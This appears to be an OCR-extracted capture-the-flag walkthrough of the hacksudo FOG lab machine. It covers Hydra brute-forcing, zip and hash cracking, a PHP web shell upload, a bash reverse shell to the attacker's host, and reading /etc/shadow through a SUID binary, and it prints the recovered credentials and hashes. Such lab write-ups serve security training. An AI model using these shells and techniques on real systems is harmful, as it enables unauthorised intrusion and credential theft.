
```
❯ hydra -l hacksudo -P user_pass.txt 10.0.2.72 http-post-form "/cms/admin/login.php:username=^USER^&password=^PASS^:User"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-21 12:20:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 195 login tries (l:1/p:195), ~13 tries per task
[DATA] attacking http-post-form://10.0.2.72:80/cms/admin/login.php:username=^USER^&password=^PASS^:User
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-21 12:20:58
❯ hydra -l hacksudo -P user_pass.txt ftp://10.0.2.72
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-21 12:21:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 195 login tries (l:1/p:195), ~13 tries per task
[DATA] attacking ftp://10.0.2.72:21/
[21][ftp] host: 10.0.2.72   login: hacksudo   password: hackme
```




```
❯ ftp 10.0.2.72
Connected to 10.0.2.72.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 07:22. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.0.2.72:kali): hacksudo
331 User hacksudo OK. Password required
Password:
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Extended Passive mode OK (|||32613|)
150 Accepted data connection
-rw-r--r--    1 33         33                389 May  7  2021 flag1.txt
drwxr-xr-x    2 0          0                4096 May  6  2021 hacksudo_ISRO_bak
226-Options: -l
226 2 matches total
ftp> get flag1.txt
local: flag1.txt remote: flag1.txt
229 Extended Passive mode OK (|||41545|)
150 Accepted data connection
100% |**************************************************************************
*******************************************************|   389      318.42 KiB/s
226-File successfully transferred
226 0.001 seconds (measured here), 0.67 Mbytes per second
389 bytes received in 00:00 (296.55 KiB/s)
```




```
❯ cd Hacksudo
❯ cat flag1.txt

       File: flag1.txt

       great you done step 1
         ___ ___  _ __   __ _ _ __ __ _| |_ _   _| | __ _| |_(_) ___  _ __
        / __/ _ \| '_ \ / _` | '__/ _` | __| | | | |/ _` | __| |/ _ \| '_ \
       | (_| (_) | | | | (_| | | | (_| | |_| |_| | | (_| | |_| | (_) | | | |
        \___\___/|_| |_|\__, |_|  \__,_|\__|\__,_|_|\__,_|\__|_|\___/|_| |_|
                        |___/

       www.hacksudo.com
```




```
ftp> cd hacksudo_ISRO_bak
250 OK. Current directory is /hacksudo_ISRO_bak
ftp> ls
229 Extended Passive mode OK (|||14507|)
150 Accepted data connection
-rw-r--r--    1 0          0                  63 May  5  2021 authors.txt
-rw-r--r--    1 0          0                   0 May  6  2021 installfog
-rw-r--r--    1 0          0             1573833 May  6  2021 secr3tSteg.zip
226-Options: -l
226 3 matches total
ftp> get authors.txt
local: authors.txt remote: authors.txt
229 Extended Passive mode OK (|||27528|)
150 Accepted data connection
100% |***********************************************|    63      115.42 KiB/
226-File successfully transferred
226 0.001 seconds (measured here), 119.25 Kbytes per second
63 bytes received in 00:00 (11.14 KiB/s)
ftp> get secr3tSteg.zip
local: secr3tSteg.zip remote: secr3tSteg.zip
229 Extended Passive mode OK (|||21143|)
150-Accepted data connection
150 1536.9 kbytes to download
100% |***********************************************|  1536 KiB  232.16 MiB/
226-File successfully transferred
226 0.006 seconds (measured here), 270.48 Mbytes per second
1573833 bytes received in 00:00 (226.45 MiB/s)
```




```
❯ unzip secr3tSteg.zip
Archive:  secr3tSteg.zip
[secr3tSteg.zip] hacksudoSTEGNO.wav password:
   skipping: hacksudoSTEGNO.wav      incorrect password
   skipping: secr3t.txt              incorrect password
❯ unzip secr3tSteg.zip
Archive:  secr3tSteg.zip
[secr3tSteg.zip] hacksudoSTEGNO.wav password:
password incorrect--reenter: %
❯ fcrackzip -v -D -u -p /usr/share/wordlists/rockyou.txt secr3tSteg.zip
found file 'hacksudoSTEGNO.wav', (size cp/uc 1573432/1965596, flags 9, chk 9a86)
found file 'secr3t.txt', (size cp/uc     35/     23, flags 9, chk 9ab0)


PASSWORD FOUND!!!!: pw == fooled
```




```
❯ unzip secr3tSteg.zip
Archive:  secr3tSteg.zip
[secr3tSteg.zip] hacksudoSTEGNO.wav password:
  inflating: hacksudoSTEGNO.wav
 extracting: secr3t.txt
❯ ll
.rw-rw-r-- kali kali  63 B  Wed May  5 17:07:15 2021 authors.txt
.rwxr-xr-x kali kali 6.2 KB Fri Mar 21 12:03:47 2025 exploit.py
.rw-rw-r-- kali kali 389 B  Fri May  7 09:34:31 2021 flag1.txt
.rw-r--r-- kali kali 1.9 MB Fri May  7 01:20:12 2021 hacksudoSTEGNO.wav
.rw-rw-r-- kali kali 2.9 KB Fri Mar 21 08:56:20 2025 objetive
.rw-rw-r-- kali kali 641 B  Fri Mar 21 08:55:26 2025 ports
.rw-r--r-- kali kali  23 B  Fri May  7 01:21:32 2021 secr3t.txt
.rw-rw-r-- kali kali 1.5 MB Fri May  7 01:24:47 2021 secr3tSteg.zip
.rw-rw-r-- kali kali 1.8 KB Fri Mar 21 09:56:46 2025 user_pass.txt
```



```
❯ cat secr3t.txt
       File: secr3t.txt
   1   localhost = server IP
```



```
<html>
<title>hacksudo-fogTEAM
</title>
<body style="background-color:black;">
<center><h1><font color=white>Hacksudo:FOG-TEAM</font></h1></center>
<img src="fog.jpg" alt="Fog Project" width="1300" height="600"> </body>
<!-- caesar-cipher ==? https://github.com/hacksudo/SoundStegno --!>
<!-- box author : hacksudo  --!>
</html>
```



Requirements

This tool require python3

Installation

```
git clone https://github.com/hacksudo/SoundStegno.git
cd SoundStegno
```

Usage

SoundStegno have two python scripts.


- **SoundStegno.py :** for hide secret information.
- **ExWave.py :** for extract secret information for wave audio file.

Hide Secret Information in Audio file


```
python3 SoundStegno.py -f Demo.wav -m "Secret Msg" -o output.wav
```

Extract Secret Information from Audio file

```
python3 ExWave.py -f output.wav
```





```
 _  _ _       _      _             __        __
| || (_)__| |__| |___ _ _ \ \      / /_ ___ _____
| __ | / _` / _` / -_) ' \ \ \/\/ / _` \ V / -_)
|_||_|_\__,_\__,_\___|_||_|_\_/\_/\__,_|\_/\___|
                                |___|v1.0 www.techchip.net
Visit for more tutorials : www.youtube.com/techchipnet
Hide your text message in wave audio file like MR.ROBOT
Please wait...
Your Secret Message is: Shift by 3
ABCDEFGHIJKLMNOPQRSTUVWXYZ
DEFGHIJKLMNOPQRSTUVWXYZABC
zzzz.orfdokrvw/irj Xvhuqdph=irj:sdvvzrug=kdfnvxgrLVUR
```




```
zzzz.orfdokrvw/irj Xvhuqdph=irj:sdvvzrug=kdfnvxgrLVUR
```


```
wwww.localhost/fog Username=fog:password=hacksudoISRO
```









Current path: uploads




```
❯ nano shell.phar
❯ cat shell.phar
       File: shell.phar
   1   <?php
   2
   3       system($_GET['cmd']);
   4
   5   ?>
```







```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




```
10.0.2.72/cms/uploads/shell.phar?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/1234 0>%261'
```



```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.72] 46632
bash: cannot set terminal process group (573): Inappropriate ioctl for device
bash: no job control in this shell
www-data@hacksudo:/var/www/html/cms/uploads$ 
```



```
www-data@hacksudo:/$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
isro:x:1003:1003:,,,:/home/isro:/bin/bash
```



File read

It reads data from files, it may be
file system.

```
LFILE=file_to_read
look '' "$LFILE"
```

SUID

If the binary has the SUID bit set,
access the file system, escalate c
run `sh -p`, omit the `-p` argument
shell to run with SUID privileges.


This example creates a local SUID
interact with an existing SUID bina
path.

```
sudo install -m =xs $(which look) .

LFILE=file_to_read
./look '' "$LFILE"
```


Sudo

If the binary is allowed to run as
may be used to access the file sys


```
LFILE=file_to_read
sudo look '' "$LFILE"
```




```
www-data@hacksudo:/$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/mount.nfs
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/look
/usr/bin/mount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
```




```
www-data@hacksudo:/$ /usr/bin/look '' "/etc/shadow"
root:$6$zHA6yDSHPcoPX7dX$2oZJxM7gBzhQIT049d4MuR7jAypyZpDPoo6aKQfkJAfJNKF/CgY1GYFCu.Wb5cB6713Zjtzgk.ls0evZ6YToD/:18756:0:99999:7:::
daemon:*:18751:0:99999:7:::
bin:*:18751:0:99999:7:::
sys:*:18751:0:99999:7:::
sync:*:18751:0:99999:7:::
games:*:18751:0:99999:7:::
man:*:18751:0:99999:7:::
lp:*:18751:0:99999:7:::
mail:*:18751:0:99999:7:::
news:*:18751:0:99999:7:::
uucp:*:18751:0:99999:7:::
proxy:*:18751:0:99999:7:::
www-data:*:18751:0:99999:7:::
backup:*:18751:0:99999:7:::
list:*:18751:0:99999:7:::
irc:*:18751:0:99999:7:::
gnats:*:18751:0:99999:7:::
nobody:*:18751:0:99999:7:::
_apt:*:18751:0:99999:7:::
systemd-timesync:*:18751:0:99999:7:::
systemd-network:*:18751:0:99999:7:::
systemd-resolve:*:18751:0:99999:7:::
systemd-coredump:!!:18751::::::
messagebus:*:18751:0:99999:7:::
sshd:*:18751:0:99999:7:::
mysql:!:18751:0:99999:7:::
_rpc:*:18751:0:99999:7:::
statd:*:18751:0:99999:7:::
tftp:*:18751:0:99999:7:::
ftpuser:!:18751:0:99999:7:::
isro:$6$DMdxcRB0fQbGflz2$39vmRyBB0JubEZpJJN13rSzssMQ6t1R6KXLSPjOmpImsyuWqyXHneT8CH0nKr.XDEzKIjt1H3ndbNzirCjOAa/:18756:0:99999:7:::
dnsmasq:*:18756:0:99999:7:::
```




```
❯ nano hashes.txt
❯ cat hashes.txt
       File: hashes.txt

       root:$6$zHA6yDSHPcoPX7dX$2oZJxM7gBzhQIT049d4MuR7jAypyZpDPoo6aKQfkJAfJNKF/CgY1GYFCu.Wb5cB6713Zjtzgk.ls0evZ6YToD/:18756:0:99999:7:::
       isro:$6$DMdxcRB0fQbGflz2$39vmRyBB0JubEZpJJN13rSzssMQ6t1R6KXLSPjOmpImsyuWqyXHneT8CH0nKr.XDEzKIjt1H3ndbNzirCjOAa/:18756:0:99999:7:::
```




```
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty           (isro)
```




```
❯ ssh isro@10.0.2.72
isro@10.0.2.72's password:
Linux hacksudo 4.19.0-16-am

The programs included with
the exact distribution term
individual files in /usr/sh

Debian GNU/Linux comes with
permitted by applicable law
Last login: Thu May 13 07:2
isro@hacksudo:~$ |
```




```
isro@hacksudo:~$ cat user.txt
8b64d2451b7a8f3fd17390f88ea35917
```




```
isro@hacksudo:~$ sudo -l
[sudo] password for isro:
Matching Defaults entries for isro on hacksudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User isro may run the following commands on hacksudo:
    (root) /usr/bin/ls /home/isro/*
```



